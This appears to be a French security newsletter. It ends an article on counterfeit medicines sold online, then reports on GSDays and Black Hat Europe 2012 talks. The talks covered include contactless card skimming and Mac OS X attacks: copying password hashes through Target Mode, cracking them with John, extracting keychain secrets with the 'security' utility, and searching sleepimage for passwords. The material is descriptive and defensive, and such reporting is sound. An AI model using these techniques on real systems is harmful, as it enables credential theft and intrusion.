Le laboratoire Aguettant a accepté d'évoquer avec nous cette problématique en nous présentant les résultats de l'une des saisies réalisées dans les circuits classiques du médicament. Ces contrefaçons ont pu être retirées du marché irakien, pays où aucun médicament du groupe n'est commercialisé.

Le packaging est de bonne qualité avec un bon respect de la charte graphique du laboratoire. Il manquait cependant un T à Aguettant sur certaines boîtes. Les numéros de lots indiqués ne correspondent pas à la numérotation interne de l'entreprise.

Médicaments et Internet, les liaisons dangereuses

Le médicament contrefait présenté ci-dessous, l'hydrocortisone sodium succinate, permet de traiter diverses affections telles que les réactions allergiques graves, les maladies du sang, certains cancers mais aussi des problèmes respiratoires. Il ne fait pas partie de la liste des médicaments fabriqués par Aguettant.

Contrefaçon à gauche

Aguettant

Contrefaçon

Contrefaçon à gauche

Les contrefacteurs ne connaissent donc aucune difficulté d'approvisionnement et bénéficient de produits parfaitement copiés à moindre coût.

L'insuffisance de contrôle exercé par les autorités étrangères encourage certainement les trafics. En Chine, moins de 19 usines sont inspectées chaque année par des représentants européens alors que Pfizer, AstraZeneca, Eli Lilly et Novartis ont des centaines de sites sur place. Les autorités américaines n'ont elles que deux inspecteurs permanents dans ce pays.

> Conclusion

Face à un marché de la contrefaçon en pleine expansion, est-il bien raisonnable de légiférer sur la vente de médicaments sur Internet ? Ne vaudrait-il pas mieux que ce type d'approvisionnement reste illégal et prohibé, de peur que les internautes ne se perdent entre ces milliers de pharmacies virtuelles ?

Le Ministère de la santé semble pencher pour le moment pour la seule vente de médicaments prescrits sans ordonnance, soit environ 200 à 300 produits.
Avec ou sans ordonnance, quelle différence lorsque les conséquences pour la santé peuvent être mortelles ? En 2006, au Panama, plus d'une centaine d'enfants sont décédés suite à la prise de sirop pour la toux contenant de l'antigel.

Références

(1) http://www.robert-schuman.eu/question_europe.php?num=qe-86

(2) http://www.danger-sante.org

(3) http://www.legitscript.com

(4) http://www.pharmalot.com/2011/08/google-forfeits-500m-over-online-pharmacy-ads/

(5) http://www.securingpharma.com/obama-seeks-action-on-online-pharmacies-domain-names/s40/a567/

(6) http://www.theregister.co.uk/2008/05/01/spam_30/

(7) http://www.dw.de/dw/article/0,,15351039,00.html

(8) http://www.economywatch.com/business-and-economy/pharmaceutical-industry.html

> Conférences sécurité

Le mois de Février et Mars furent marqués par plusieurs conférences françaises et internationales auxquelles nous avons assistées. Au menu, GSDays, la Blackhat Amsterdam et les JSSI.

par Charles DAGOUAT, Stéphane AVI, Marie GARBEZ, Yannick HAMON, Pierre TEXIER et

GSDays/Blackhat JSSI

> Les GSdays

Conférence plénière : Qui est le maillon faible : l'homme ou la machine ?

Maître Diane MULLENEX, Clément GAUTIER et Alice PIERRE – Cabinet Mullenex, Ichay et Associés, Philippe HUMEAU et Thibault KOECHLIN – NBS System, et Eric DOYEN, RSSI de Generali

C'est sous le soleil du Mexique que la conférence des GS Days s'est ouverte.
En se mettant en scène dans une pièce de théâtre, le Cabinet Mullenex, Ichay et Associés, Philippe Humeau et Thibault Koechlin de NBS System, et Eric Doyen, RSSI de Generali, nous on fait la démonstration, simple et impeccable, de la mise en œuvre d'une escroquerie et de ses conséquences désastreuses dans une entreprise.
Des pirates informatiques, ayant réussi à accéder à des informations sensibles, arrivent sans difficulté à convaincre un employé de la filiale mexicaine d'une grande société française d'effectuer des ordres de virement qu'il n'a, en théorie, pas le droit d'effectuer. Après plusieurs virements remboursés, les pirates finissent par disparaître en omettant de rembourser les dernières opérations.

Selon Maître Diane Mullenex, cette technique n'a rien d'exceptionnel, son cabinet ayant déjà traité plusieurs dizaines d'affaires similaires.
Le salarié victime, mis en confiance, procède à plusieurs virements, convaincu d'être sous les ordres d'un membre de la direction dont l'identité a été usurpée.
Bien souvent, des obstacles juridiques et techniques ne permettent pas de récupérer l'argent dérobé, celui-ci terminant sa route dans le compte offshore d'une société-écran.
À la fin de la pièce, Lazaro Pejsachowicz, nouveau président du Clusif, s'est amusé du choix du Mexique par les apprentis acteurs. Pour réaliser une telle escroquerie, ce pays serait en effet un très mauvais choix, car les mouvements de capitaux y sont particulièrement contrôlés à cause du trafic de drogue.
L'envoi de montants importants hors du territoire national aurait ainsi, selon lui, automatiquement alerté l'attention des autorités.

L'une des conclusions de la pièce : dans les scénarios d'attaques subies par les entreprises, tous les problèmes de sécurité ne peuvent être résolus par la seule Direction des systèmes d'Informations (DSI) et/ou le RSSI. L'absence du Directeur Financier dans cette scénette a d'ailleurs été identifiée comme l'une des principales erreurs faites par la société dans la gestion de cette crise imaginaire.

7 manières infaillibles de faire condamner son RSSI - Thiébaut DEVERGRANNE, Docteur en droit

La deuxième conférence, menée d'une main de maitre par Thiébaut Devergranne, docteur en droit et consultant, abordait l'épineuse question de la responsabilité des RSSI sous un intitulé pour le moins original : « 7 manières infaillibles de faire condamner son RSSI ».

Entre un manque de connaissance du droit, une certitude de n'être soumis qu'à une obligation de moyens et un sentiment d'impunité face au droit pénal, une carrière de RSSI peut aisément basculer.
Les exemples ne manquaient pas afin d'illustrer les erreurs à ne jamais commettre. De l'affaire EDF/Greenpeace rappelant les risques de la pratique d'une intelligence économique sauvage à l'affaire Zataz/FLP illustrant des dangers d'un procès irréfléchi, Thiébaut Devergranne a également su interpeller les RSSI sur de nombreuses idées reçues. La principale d'entre elles : la CNIL ne me sanctionnera jamais en cas de défaut de conformité...

Attaques par fuzzing sur les applications Adobe Flex utilisant le protocole AMF
Julia BENZ, SCRT

Julia Benz a ensuite ouvert le volet des conférences « Techniques » en présentant son travail sur la sécurité des applications Flex, et plus particulièrement celles reposant sur le protocole AMF.
Après avoir rappelé le mode de fonctionnement général des applications Web (Client-Serveur), Julia s'est concentrée sur les moyens de communication mis en jeux dans les applications « Riche » (RIA) reposant sur les technologies telles que Flex d'Adobe, SilverLight de Microsoft, ou encore JavaFX d'Oracle. En effet, ces dernières communiquent via RPC (Remote Procedure Call) au travers de protocoles tels qu'HTTP, SOAP ou encore AMF. Contrairement à SOAP qui repose sur XML, l'AMF (Action Message Format) est un protocole binaire, qui est donc plus complexe à manipuler pour évaluer la sécurité d'une application dans le cadre d'un test d'intrusion par exemple. Le choix du format binaire s'expliquerait par la volonté d'Adobe de réduire au strict minimum le temps de traitement des messages.
Afin de simplifier la réalisation des audits de sécurité des applications Flex, un outil baptisé WebSeeKurity a été développé. Celui-ci a pour objectif de simplifier la manipulation des messages échangés au format AMF.


« Dislocker trouve, entre autres, tout son intérêt dans le cadre des missions inforensique »

La suite de la présentation était dédiée à la présentation de l'outil. Pour cela, la présentatrice a mis en scène les différentes étapes de l'audit d'une application Flex, de la découverte du service et des méthodes exposées par le serveur, à l'utilisation de l'outil pour tester la sécurité de l'application. Au final, même si le protocole d'échange diffère, les failles de sécurité sont les mêmes qu'avec les applications web classiques : injection de code, contournement des restrictions de sécurité implémenté côté « client », fuite d'information...

Bref, ce nouvel outil disponible sur le site de SCRT (http://www.scrt.ch/attaque/telechargements/webseekurity) devrait venir en complément des autres outils tels que Deblaze ou encore Pinta, qui ne remplissaient pas tous les besoins de la société.

Analyse des protections et mécanismes de chiffrement fournis par BitLocker
Romain COLTEL, Consultant - HSC

Romain Coltel est ensuite venu présenter « DisLocker », un outil développé par ses soins afin de simplifier la manipulation, sous Linux et Mac OS X, des partitions chiffrées avec Bitlocker. L'outil trouve, entre autres, tout son intérêt dans le cadre des missions inforensiques. Après avoir rappelé les principales caractéristiques de BitLocker (fonctionnalités offertes par la solution, structure du système de fichiers, gestion du chiffrement, gestion des clefs des différentes clefs), le consultant a présenté les fonctionnalités offertes par DisLocker. L'outil peut au choix fonctionner sur une partition « à la volée » en reposant sur Fuse (FileSystem in User Space), ou encore convertir d'un bloc une partition chiffrée en une partition non protégée. Un outil qui devrait prendre de l'importance, étant donné la probable démocratisation de BitLocker.



Exploitation de failles de sécurité. Démonstrations et présentations pratiques
Les Démonstrateurs de l'ARCSI

La matinée s'est clôturée par une démonstration de l'ARCSI autour de la sécurité des nouvelles cartes bleues sans contact.
Ces nouvelles cartes s'annoncent déjà comme une révolution, car elles permettent de faciliter les paiements pour des petits achats. Jusqu'à vingt euros, plus besoin de code PIN ni d'insérer sa carte dans un terminal de paiement : il suffit de l' « effleurer » au-dessus d'un lecteur à moins de trois centimètres.
Après des essais concluants dans plusieurs villes tests, la production de ces cartes se généralise peu à peu, une quinzaine de banques les distribuant déjà.
Si la facilité d'utilisation des cartes est mise en avant par la presse et par les banques, l'un des démonstrateurs de l'ARCSI a surtout démontré le criant manque de sécurité de ce système qui devrait conduire à une explosion de la fraude.
En approchant sa carte d'une clef USB reliée à un ordinateur, mais aussi de son téléphone portable (auparavant équipés d'un programme spécifique), Renaud Lifchitz a pu lire toutes les informations contenues dans sa carte bancaire en clair.
Son nom et prénom, son numéro de carte bancaire, la date d'expiration de cette dernière ainsi que l'historique de ses


paiements apparaissaient ainsi aux yeux de tous dans une stupéfaction générale.

Renaud Lifchitz a ensuite détaillé comment un pirate pourrait récupérer de nombreuses données bancaires en se promenant tout simplement dans le métro muni d'un amplificateur permettant d'outrepasser la limite de portée de la carte de trois centimètres.

Cette démonstration de quelques minutes a été explicitée dans tous ses détails dans le cadre de la conférence Hackito Ergo Sum qui s'est tenue à l'Espace Niemeyer du 12 au 14 avril. Le CERT XMCO, présent à cet événement, ne manquera pas de relater cette découverte dans un prochain article.

Attaques réelles et backdoors .NET
Nicolas RUFF, Expert sécurité – EADS Innovation Works

Après la pause déjeunée, Nicolas RUFF est intervenu pour présenter le fruit de son travail lié à l'étude d'une backdoor .NET. De par son métier, le chercheur étudie régulièrement des portes dérobées. Nicolas a tout d'abord présenté le schéma classique d'une attaque aboutissant à l'installation d'un tel malware sur le système d'une victime, et les similitudes pouvant être observées dans les portes dérobées «classiques». Il s'est ensuite focalisé sur une porte dérobée particulière : en effet, cette dernière était développée en .NET. Ce choix pourrait paraitre à premier abord étrange, puisque qu'il est en général possible de retrouver le code source d'un projet .NET à l'aide d'un décompilateur (tel que Ilspy) correspondant au malware, ce que les pirates cherchent en général à éviter pour de nombreuses raisons. Mais en réalité, il semblerait que l'étude du malware a été plus compliquée que prévu. En effet, lorsque le framework .NET est correctement utilisé, il est possible de tirer parti de nombreuses protections complexifiant le travail d'analyse du programme.



Le chercheur a ensuite détaillé les différentes techniques utilisables pour protéger un programme de son analyse (statique et dynamique). Une présentation des différents outils permettant de manipuler et d'analyser un programme issu de .NET est venue conclure cette étude. Au final, il s'avère que le peu d'outils vraiment « aboutis » et « matures » complexifient largement l'étude de ce type de programme.

Attaques ciblées : quelles évolutions pour la gestion de crise ?
Gérôme BILLOIS et Frédéric CHOLLET - Solucom

Les deux intervenants suivants ont présenté leur retour d'expérience dans le domaine de la gestion des incidents de sécurité. En effet, les nouvelles tendances que l'on a pu observer dans le domaine des attaques informatiques au cours des derniers mois devraient pousser les entreprises à envisager de nouvelles façons de gérer les crises lorsque celles-ci surviennent.

Différents paramètres ont ainsi évolué.

- Les pirates ne développent plus de malware pour se faire (re)connaître
- Les pirates agissent de plus en plus dans le cadre de l'«hacktivisme»
- Les gains financiers des attaques sont de plus en plus importants
- Les pirates s'attaquent maintenant aux infrastructures types SCADA
- Les pirates mènent des attaques en masse pour acquérir de la capacité d'attaques plus importante

Dans le même temps, on a aussi observé une évolution des techniques d'attaques : moins de virus, mais une augmentation du nombre d'attaques d'ingénierie sociale, de déni de service, et contre les serveurs web.

Le constat est donc le suivant : la menace principale est maintenant diffuse, opportuniste et ciblée. La gestion de crise doit donc évoluer en conséquence. Les incidents de sécurité ne concernent maintenant plus que la direction des systèmes d'information, mais aussi les « métiers ».
Il est donc important de les faire intervenir dans la préparation de la gestion de la crise, tout comme la direction générale. De plus, les attaques ciblées que l'on peut observer désormais sont complexes à détecter, puisqu'elles sont le plus souvent composées d'une multitude d'attaques silencieuses. Enfin, les crises s'étalent de plus en plus dans la durée : il est difficile d'en décerner le début et la fin.

« la FPTI, constituée uniquement de personnes morales, a pour vocation d'une part de donner une représentation ayant du poids à la profession en France, ainsi que de garantir un niveau de prestation élevé aux clients de société réalisant des tests d'intrusion. »

Les conséquences de ces évolutions sont nombreuses. On peut lister par exemple la nécessité de mettre en place une organisation adaptée à sa gestion. Dans certains cas, il peut être nécessaire de gérer une crise de façon complètement déconnectée du système d'information, lorsque les boites aux lettres ont été compromisses par exemple, et qu'il est donc impossible d'échanger par ce canal concernent les mesures de remédiation mises en place, sous peine de les voir contourner dès leur mise en place. Il peut aussi être nécessaire de définir des plans de reconstructions complètes du SI, en définissant des zones d'assainissement.

Dans tous les cas, pour améliorer leurs capacités à répondre aux incidents de sécurité, les entreprises devront à moyen terme chercher à :
- identifier leurs actifs clefs (en collaboration avec les métiers) ;
- évaluer leur attractivité en fonction de leur secteur d'activité, de leur actualité, de leur métier, de leurs clients et partenaires...
- se préparer à la gestion de ce nouveau type de crise en mettant en place les ressources nécessaires, comme des cellules de types SOC ;
- et enfin mettre en place des mesures de sécurisation avancées telles que la sanctuarisation de certaines zones sensibles du SI.

Via ses différentes mesures, les entreprises seront en mesure de diminuer la rentabilité d'une attaque pour les pirates, réduisant dès lors le risque global.

La Fédération des Professionnels des Tests Intrusifs, 12 ans après
Matthieu HENTZIEN - HSC
Olivier REVENU - EdelWeb/FPTI

Olivier REVENU et Matthieu HENTZIEN, respectivement vice-président et trésorier de la FPTI, sont venus présenter la nouvelle version de l'association. En effet, alors que celle-ci existe officiellement depuis 12 ans, l'association avait été mise en sommeil durant plusieurs années. Après deux ans de travail, ses membres l'ont relancée au cours de la dernière JSSI (Journée de la Sécurité des Systèmes d'Information) de l'OSSIR. Après avoir fait un rapide retour sur l'évolution du monde de la sécurité au cours des 20 dernières années, et les constatations qui ont poussé à la création de cette fédération, les deux intervenants ont présenté la constitution de l'association et principalement de ses éléments fondateurs : le comité d'éthique constitué de RSSI, les principes fondateurs, la charte de l'intrusion et enfin la démarche associée. Ce groupe, constitué uniquement de personnes morales, a pour vocation d'une part de donner une représentation ayant du poids à la profession en France, ainsi que de garantir un niveau de prestation élevé aux clients de société réalisant des tests d'intrusion.

En effet, le cœur de l'association est le comité d'éthique, qui sera, à la suite du dépôt d'une réclamation, en mesure de juger si le membre de l'association a respecté l'éthique et le contrat moral que les membres s'engagent à respecter en adhérant à la FPTI. L'association n'attend plus que les candidatures des futurs membres et des RSSI souhaitant prendre part au comité d'éthique !


Attaque sur Mac OS X
Arnaud Malard - Ex Devoteam (bientôt XMCO)

Arnaud Malard (qui rejoint le cabinet XMCO prochainement) a présenté «Attaques sur Mac OS X». Cette présentation s'est focalisée sur les différentes faiblesses pouvant être exploitées au sein du système d'exploitation d'Apple, ainsi que sur ce qu'il est possible d'en tirer.

Après avoir rappelé les origines historiques du système, le consultant a introduit la présentation de son architecture en rappelant les notions de kernel monolithique, de micro-kernel et enfin de kernel hybride, puis en présentant les différents modes de démarrage de l'OS.

Dans la première partie de la présentation, le «Target Mode» a été décortiqué. Ce mode démarrage, accessible en maintenant la touche «T» enfoncée au cours du processus de lancement du système, permet à un attaquant ayant un accès physique au système de le convertir en «disque dur externe». En effet, via ce mode, il est possible de brancher en FireWire le Mac ainsi démarré à un autre ordinateur, et d'accéder par ce biais à l'ensemble du système de

fichiers depuis le second PC. Il est ainsi possible de récupérer l'ensemble des fichiers stockés sur le Mac, tel que les empreintes de mot de passe des utilisateurs (dans /var/db/shadow/hash/). Ensuite, à l'aide de John, il est possible de récupérer le mot de passe de l'utilisateur, et dans ce cas, d'obtenir un accès en tant que simple «utilisateur» sur le système. Cependant, en fonction de la configuration de la commande «Sudo», il est potentiellement possible d'obtenir un accès «root». Via cet accès en FireWire au système de fichiers, il est aussi possible de récupérer d'autres fichiers tels que les trousseaux de mots de passe des utilisateurs (login.keychain), ou encore le contenu du $HOME des utilisateurs ayant chiffré leurs données avec FileVault ($USER.sparsebundle). Pour accéder à leurs contenus, il suffit de connaitre le mot de passe de l'utilisateur ciblé...



Dans la seconde partie, Arnaud s'est intéressé à l'acquisition du contenu de la mémoire physique d'un système Mac OS, depuis un compte ouvert sur le système, mais aussi via un accès DMA. Ce mécanisme permet d'accéder en lecture et en écriture à la mémoire d'un système sans avoir à passer par le processeur, via des interfaces telles que le FireWire. Il est ainsi possible d'accéder à l'ensemble des informations contenues dans la RAM, alors même que la session utilisateur est verrouillée. Enfin, si les deux précédentes attaques ne sont pas réalisables, il est toujours possible d'accéder au contenu de la mémoire sauvegardée lors d'une précédente mise en veille prolongée du système. En effet, de la même façon que Windows stocke le contenu de la mémoire dans le fichier «hiberfil.sys», Mac OS X stocke ces données (par défaut non chiffrées) au sein du fichier «/var/vm/sleepimage». En recherchant simplement à l'aide d'outil tel que «Grep» certaines signatures dans l'image faite de la mémoire, il est possible de retrouver certains mots de passe utilisés par l'internaute (7Zip, Web App, VPN, ...). Enfin, dès qu'une signature fiable sera trouvée, il devrait être prochainement possible de contourner la mire d'authentification de l'utilisateur en manipulant le contenu de la mémoire via un accès DMA.

Dans la dernière partie, le chercheur s'est intéressé aux différentes options permettant à un attaquant d'obtenir des privilèges utilisateurs, puis de les élever. Par défaut, certaines fonctions de Mac OS simplifient la première partie visant à obtenir les privilèges utilisateurs. En effet, lors de la création du premier utilisateur, celui-ci est configuré par défaut pour se connecter automatiquement. De même, l'identifiant de l'utilisateur est broadcasté sur le réseau local par différents vecteurs, tels que le protocole Bonjour, ou encore la fonction de partage de musique intégrée à iTunes. Le chercheur a rappelé que même si peu de codes d'exploitation ciblant Mac OS X sont disponibles, il en est tout à fait différent pour les applications tierces telles que Safari, iTunes, iChat, QuickTime, Skype.

Il est donc enfin possible de compromettre ce système à distance. Enfin, une des attaques les plus basiques pour élever ses privilèges reste de tester les différents mots de passe enregistrés dans le trousseau de l'utilisateur courant. Cela semble difficile via l'interface graphique, puisque le mot de passe de l'utilisateur courant est demandé lorsque l'on souhaite accéder aux mots de passe enregistrés dans le trousseau, cependant, cette protection est plus de l'ordre de l'illusion qu'autre chose. En effet, cette même information peut tout à fait être obtenue en ligne de commande via l'utilitaire «security», sans avoir besoin d'entrer de mot de passe...

Enfin, Arnaud a conclu en rappelant quelques bonnes pratiques permettant de protéger son Mac contre un attaquant ayant physiquement accès au système.

Notification des failles de sécurité
Hervé GABADOU, Avocat associé – Cabinet Courtois Lebel

La journée s'est p sur la présentation du cadre légal imposant aux sociétés manipulant des données à caractères personnels la notification des failles de sécurité. Maitre GABADOU est venu présenter une situation complexe, car transitoire. En effet, les directives européennes du paquet Telecom, datant de 2002, et révisées pour certaines en 2009, ont été retranscrites dans les législations des 27 membres de l'Union Européenne.

Cependant, et afin d'uniformiser les retranscriptions faites par chacun des membres dans son droit national, l'Europe a souhaité définir un « règlement » qui lorsqu'il sera adopté, se substituera à ces 27 retranscriptions. L'objectif pour l'Europe est en effet d'harmoniser les pratiques de ces différents membres, pour simplifier le cadre légal, et donc les

échanges et le commerce. L'Avocat a cherché à répondre aux différentes questions classiques concernant chacun de ces deux contextes de législation : qui est concerné, quel est le champ d'application, quand notifier, à qui, quels sont les modalités de notifications, ...

Conclusion

Pour conclure, les GSdays se démarquent des autres conférences (Hackito, Hack In Paris) par des volets organisationnels intéressants. Ce type de conférence convient parfaitement aux RSSI qui souhaitent assister à des conférences abordant des sujets divers et variés.

> Conférences sécurité

Après les GSDays, place à l'évènement européen : la Blackhat. Fini Barcelone et retour à Amsterdam! Tour d'horizon des conférences auxquelles nous avons assistées.

par Stéphane AVI et Julien MEYER

Blackhat 2012

Après avoir eu lieu à Barcelone pour son édition 2011, la BlackHat Europe s'est déroulée cette année à Amsterdam. Comme d'habitude, les conférences proposées étaient au nombre de trois sur chacun des créneaux horaires.

Nous vous proposons donc ici un résumé de la sélection de conférences auxquelles nous avons pu assister.

> Jour 1

HTML5 Top 10 Threats: Stealth Attacks and Silent Exploits - Shreeraj Shah

✚ Whitepaper
https://media.blackhat.com/bh-eu-12/shah/bh-eu-12-Shah_HTML5_Top_10-WP.pdf

✚ Slides
https://media.blackhat.com/bh-eu-12/shah/bh-eu-12-

Shah_HTML5_Top_10-Slides.pdf

Premier jour, première conférence de la journée. Pour nous mettre en bouche, Shreeraj commence par une revue complète de l'état de l'art des attaques existantes sur HTML5. Au final, celle-ci n'apporte rien de nouveau, mais l'avenir nous en dira peut-être plus sur cette nouvelle norme.

War Texting: Weaponizing Machine to Machine Systems - Don A. Bailey

En parallèle de la conférence précédente, Don A. Bailey, consultant sécurité chez iSEC Partners, a présenté un état des lieux des différentes vulnérabilités existantes sur les systèmes communiquant principalement par les ondes ou par les réseaux téléphoniques (systèmes Machine to Machine).

Après avoir évoqué rapidement le problème des GPS lors d'une grande différence de température, il explique que les communications 2G sont facilement falsifiables à l'aide d'outils tels qu'OpenBTS. Les fonctions de sécurité sont souvent désactivées afin de pallier au manque de puissance des processeurs sur les terminaux mobiles, ce qui engendre de nombreuses vulnérabilités, souvent peu connues.

Afin de démontrer les faiblesses du système, le spécialiste a présenté rapidement les résultats de deux expériences, fruits de son travail de recherche. La première était basée sur le système Zoombak, un tracker GPS populaire aux États-Unis. Don A. Bailey a pu récupérer de nombreuses informations telles que les coordonnées GPS, les IP ou encore les numéros de téléphone associés à un grand nombre d'appareils. Une vidéo a ensuite présenté la seconde expérience. Don A. Bailey a ainsi démontré qu'il était en mesure de déverrouiller et de démarrer à distance une voiture via son système de communication intégré!


SSL/TLS Interception Proxies and Transitive Trust - Jeff Jarmoc

Whitepaper
https://media.blackhat.com/bh-eu-12/Jarmoc/bh-eu-12-Jarmoc-SSL_TLS_Interception-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Jarmoc/bh-eu-12-Jarmoc-SSL_TLS_Interception-Slides.pdf

Media
https://media.blackhat.com/bh-eu-12/videos/bh-eu-12-Ritter-Future-of-Security-Protocols.mp4

Cette conférence, qui s'est déroulée sur le second créneau horaire de la journée a été menée par Jeff Jarmoc, chercheur senior chez Dell SecureWorks. Après nous avoir rappelé les grandes caractéristiques des protocoles SSL et TLS, et leur principale utilisation dans le domaine de la protection de la vie privée, le chercheur nous a présenté d'autres cas d'utilisation. En effet, il peut être envisageable dans certains cas de casser ce schéma à des fins de contrôle. Ainsi, il a expliqué comment certains outils tels que les proxies d'interception font une sorte de "man in the middle" afin d'être en mesure de procéder à l'analyse du contenu échangé.



Mais ce type de détournement du modèle de sécurité apporté par SSL/TLS est-il bien sécurisé ? La confidentialité des données est-elle toujours respectée ?

Le travail de recherche présenté semble avoir démontré que ces outils ne contrôlent pas toujours l'intégrité des certificats proposés aux serveurs. En bref, ces outils utilisés afin de mener des attaques d'interception ("man in the middle") peuvent être eux même sensibles à ce type attaque. En effet, il semblerait que ces serveurs acceptent toutes sortes de certificats sans se soucier de leur provenance et de leur validité.

Ainsi, si un serveur propose un certificat auto-signé, celui-ci sera automatiquement accepté par certains de ces équipements. Les employés des sociétés qui utilisent ces technologies acceptent automatiquement le certificat « valide » soumis par ces proxies, et pensent que leur vie privée est ainsi protégée. Ils sont, en fait, trompés par la présence du petit cadenas dans la barre d'adresse. Mais le serveur derrière les proxies est-il le bon ? Comment savoir si une attaque de type « Man In The Middle » est réalisée sur l'équipement chargé de contrôler le contenu des échanges ?

Nous vous recommandons vivement de lire les l'étude associée à ce travail de recherche si vous utilisez l'une de ces technologies au sein de votre système d'information. Pour conclure cette présentation, Jeff a proposé un outil permettant de tester les différents scénarios présentés lors de la conférence. Celui-ci est disponible à l'adresse suivante : https://ssltest.offenseindepth.com

The IETF & The Future of Security Protocols: All the Signal, None of the Noise - Tom Ritter

Tom Ritter, consultant sécurité chez iSEC Partners, a présenté les limites des protocoles de sécurité. DNSSEC, TLS, ou encore des nouveaux systèmes tels que la «Content Security Policy» utilisés au sein des navigateurs.

HDMI: Hacking Displays Made Interesting - Andy Davis

Après un repas pris sur place autour d'un buffet bien garni (avec de très bons desserts ;), Andy Davis a exposé le fruit de ses recherches sur HDMI. Les différents protocoles ont d'abord été introduits, puis les vulnérabilités potentielles ont été présentées. Ces recherches étant encore en cours, aucune preuve de concept n'a été présentée.

FYI: You've got LFI - Tal Be'ery

Le présentateur s'est contenté de nous faire (re)découvrir les LFI et les RFI au sein des applications PHP.

A Sandbox Odyssey – Vincenzo Iozzo

Nous voilà en plein milieu de la première journée avec la conférence Vincenzo sur la sandbox de Mac OS Lion. Au début de sa présentation, celui-ci est revenu sur le fait que Apple a obligé les développeurs à utiliser la sandbox pour toutes les applications mises à disposition au travers de l'Apple Market. Toutes ses recherches se sont basées sur les recherches de Dion Blazakis. Il a commencé par expliquer le fonctionnement de celle-ci, en introduisant les différents composants qui la constituent. Ainsi, chaque action effectuée par une application est proxifiée au travers de modules chargés de valider les autorisations associées aux profils utilisés. Cependant, en regardant bien toutes les fonctionnalités offertes par le système ne peuvent pas être sandboxées.

Au final, le chercheur a mis en évidence que même en étant sandboxés, les attaquants sont en mesure d'accéder aux fichiers et donc aux informations. La sandbox les empêche tout de même d'exécuter du code arbitraire.

Enfin, il a fini sa présentation par une démonstration montrant comment obtenir toutes les informations désirées grâce à HTML5. De nos jours, les applications Web essaient d'avoir des modes "offlines", pour lesquels il est nécessaire de stocker des informations au sein de nos navigateurs favoris. Pour cela, les développeurs disposent d'une nouvelle fonctionnalité permettant de stocker toutes sortes d'information au sein d'une base de données locale. Cette base est utilisée en priorité avant d'interroger les serveurs d'applications. Résultat, si un attaquant peut avoir accès à cette base, il peut modifier toutes informations et mener toutes sortes d'attaques ...

Dissecting Smart Meters - Justin Searle

Whitepaper
https://media.blackhat.com/bh-eu-12/Searle/bh-eu-12-Searle-Smart_Meters-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Searle/bh-eu-12-Searle-Smart_Meters-Slides.pdf

La pause café passée, Justin Searle, Managing Partner chez UtiliSec, présente les techniques de test d'intrusion sur les Smart Meters, les compteurs « intelligents » utilisés aux États-Unis dans la régulation électrique. Ces appareils sont considérés comme critiques, et une technique d'audit spécifique doit donc être mise en place. Les tests d'intrusions se divisent en quatre parties. La plupart des serveurs contrôlant les 'Smart Grid' tournent sous des systèmes d'exploitation connus, tels que Windows et Linux. Une partie relativement classique est donc les tests d'intrusion ciblant les serveurs et leur système d'exploitation.

La deuxième partie vise quant à elle les applications, incluant les interfaces utilisateurs (souvent web) et les services 'Smart Grid'. Les outils automatiques sont proscrits durant cette phase, une simple requête en POST pouvant éteindre ou planter un appareil. La première partie de l'audit est donc plutôt classique, à part l'attention particulière à apporter étant donnée la sensibilité des systèmes...

